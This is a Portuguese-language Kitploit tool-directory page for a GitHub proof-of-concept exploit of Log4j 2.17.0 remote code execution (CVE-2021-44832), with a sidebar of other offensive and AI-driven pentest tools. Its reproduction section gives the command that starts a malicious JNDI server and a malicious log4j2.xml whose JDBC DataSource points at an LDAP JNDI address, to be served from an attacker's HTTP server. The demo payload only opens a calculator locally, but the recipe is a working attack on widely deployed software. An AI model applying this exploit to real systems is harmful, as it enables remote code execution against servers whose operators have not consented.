
Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

FeedsContatoPrivacidade© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
log4j_RCE_CVE-2021-44832 — Exploit de prova de conceito para Log4j 2.17.0 RCE (CVE-2021-44832) usando injeção JNDI com implantação de arquivo de configuração malicioso. | Kitploit
Ferramentas/GitHubGitHub/cckuailong/log4j_rce_cve-2021-44832
Geração de PayloadsAnálise de VulnerabilidadesExploraçãoExploração de Aplicações WebComando e ControleFerramenta de Acesso Remoto
GitHubcckuailong/log4j_rce_cve-2021-44832

log4j_RCE_CVE-2021-44832

Exploit de prova de conceito para Log4j 2.17.0 RCE (CVE-2021-44832) usando injeção JNDI com implantação de arquivo de configuração malicioso.

Ver Repositório
4127há 4 anosAinda não revisado
Compartilhar

Log4j 2.17.0 RCE -- CVE-2021-44832

Reprodução

  1. Inicie o servidor JNDI malicioso
java -jar JNDI-Injection-Exploit-1.0-SNAPSHOT-all.jar -C "/System/Applications/Calculator.app/Contents/MacOS/Calculator" -A "127.0.0.1"

  1. Modifique a parte DataSource no config/log4j2.xml para o endereço JNDI gerado
<?xml version="1.0" encoding="UTF-8"?>
<Configuration status="error">
    <Appenders>
        <JDBC name="databaseAppender" tableName="dbo.application_log">
            <DataSource jndiName="ldap://127.0.0.1:1389/nvrcl6" />
            <Column name="eventDate" isEventTimestamp="true" />
            <Column name="level" pattern="%level" />
            <Column name="logger" pattern="%logger" />
            <Column name="message" pattern="%message" />
            <Column name="exception" pattern="%ex{full}" />
        </JDBC>
    </Appenders>
    <Loggers>
        <Root level="warn">
            <AppenderRef ref="databaseAppender"/>
        </Root>
    </Loggers>
</Configuration>

Implantar o arquivo de configuração em seu próprio servidor HTTP


  1. Modifique o PoC

Modifique para o arquivo de configuração implantado no servidor HTTP
  1. Execute

Tópico Log4shell

https://github.com/cckuailong/reapoc/tree/main/Topic/Log4j

Bem-vindo a contribuir no reapoc

https://github.com/cckuailong/reapoc

Baixar ferramenta

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 O kit definitivo de OSINT: grafo de investigação, pontuação de confiança, famílias de alias, mapa, linha do tempo e relatórios. 49 módulos, mais de 400 sites, sem necessidade de chaves de API.

    591
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicativo de Execução em Um Toque GhostLock (CVE-2026-43499)

    481
  • 3

    ARTEX

    baarai/artex

    Plataforma autônoma de testes de penetração multiagente com LLM, com agentes planejador/executor, grafos de ativos e de exploração, registro de tráfego MITM e reteste de vulnerabilidades.

    389
  • 4

    redforge

    cybersecurity91/redforge

    Kit de ferramentas de red team do lado do navegador com 102 ferramentas offline para reconhecimento, geração de payloads, ataques a credenciais, criptografia, codificação e relatórios de engajamento.

    332
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    O sistema de ação para cibersegurança nativa em IA—onde a intenção se torna execução governada, a evidência se torna memória operacional, e cada operação melhora a próxima.

    255
  • 6

    antifox

    antifox-ai/antifox

    Plataforma de testes de penetração autónoma com multiagentes de IA que executa reconhecimento, descoberta de superfície de ataque, validação de exploração e entrega de relatórios com evidências.

    247

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →